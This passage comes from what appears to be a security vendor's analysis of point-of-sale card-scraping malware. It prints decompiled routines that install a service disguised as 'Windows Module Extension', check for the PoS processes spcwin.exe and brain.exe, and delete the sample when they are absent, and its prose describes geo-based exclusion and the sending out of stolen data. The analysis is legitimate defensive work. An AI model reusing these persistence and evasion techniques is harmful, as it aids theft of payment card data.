


```
char __stdcall CREATESERVICE(LPCWSTR lpBinaryPathName, int a2, int a3, int a4, int a5, int a6)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v6 = OpenSCManagerW(0, 0, 0xF003Fu);
  if ( v6 )
  {
    v9 = &lpBinaryPathName;
    if ( a6 >= 8 )
      v9 = lpBinaryPathName;
    v10 = CreateServiceW(
            v6,
            L"Windows Module Extension",
            L"Windows Module Extension",
            0xA0000012,
            0x10u,
            2u,
            0,
            v9,
            0,
            0,
            0,
            0,
            0);
    v11 = v10;
    if ( v10 )
    {
      StartServiceW(v10, 0, 0);
      v19 = &v20;
      Info = -1;
      v17 = 0;
      v16 = 0;
      v18 = 1;
      v20 = 1;
      v21 = 5000;
      if ( !ChangeServiceConfig2W(v11, 2u, &Info) )
      {
        v13 = GetLastError();
        DEBUG("changeserviceconfig2 failed %d", v13);
      }
      CloseServiceHandle(v6);
      CloseServiceHandle(v11);
```

The attacker can perform exclusions at the time it registers itself as a service, now that it already consulted the current region using "ipinfo.io" and depending on the response, the system may or may not register as a service. This is especially useful if the attacker wants to avoid attacking PoS systems in certain countries, for example.

The malware accepts "i" as parameter (from "install"), and in that case it will install the "scraping" process and send the stolen information.

If this parameter is not specified ("i"), in the case it doesn't find the "spcwin.exe" or "brain.exe" processes running, it will not install the service, and additionally the malware will be automatically eliminated. Both processes pertain to PoS software.




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax@6
  int v4; // [esp+0h] [ebp-20h]@0
  int v5; // [esp+4h] [ebp-1Ch]@7
  char v6; // [esp+8h] [ebp-18h]@7
  SERVICE_TABLE_ENTRYW ServiceStartTable; // [esp+Ch] [ebp-14h]@8
  int v8; // [esp+14h] [ebp-Ch]@8
  int v9; // [esp+18h] [ebp-8h]@8

  if ( argc != 2 || *argv[1] != 'i' )
  {
    ServiceStartTable.lpServiceName = L"Windows Module Extension";
    ServiceStartTable.lpServiceProc = REGISTER_AS_A_SERVICE_THEN_SCRAP_LOOP;
    v8 = 0;
    v9 = 0;
    if ( StartServiceCtrlDispatcherW(&ServiceStartTable) )
      return 0;
    result = GetLastError();
  }
  else
  {
    if ( !FIND_PROCESSNAME(L"spcwin.exe") && !FIND_PROCESSNAME(L"brain.exe") )
    {
      CALLS_DELETINGSELF_CMDEXE();
      return 0;
    }
    DEBUG("installing service\n", v4);
    v5 = 0;
    SOME_INITS_INETANDSEDEBUG(&v5, &v6);
    CALLS_IPINFO_REGISTERSERVICE(&v5);
    result = 0;
  }
  return result;
```

Panda Security

Panda Security specializes in the development of endpoint security products and is part of the WatchGuard portfolio of IT security solutions. Initially focused on the development of antivirus software, the company has since expanded its line of business to advanced cyber-security services with technology for preventing cyber-crime.

You May also Like


Panda
Beta Zone
Panda Global Protection 2015 BETA
PANDA SECURITY
Cloud Powered
We are looking for the Beta Tester of the year
Join the community and win €600!
FREE DOWNLOAD
Más seguro
Más ligero
Más completo

View Post

2

Panda Security rewards Beta Tester of the Year with up to €600

Spamta/Stration/Warezov strike back

…more and more Rogue Antivirus

Distributing malware through Facebook

Leave a Reply

Your email address will not be published. Required fields are marked *

*

*

*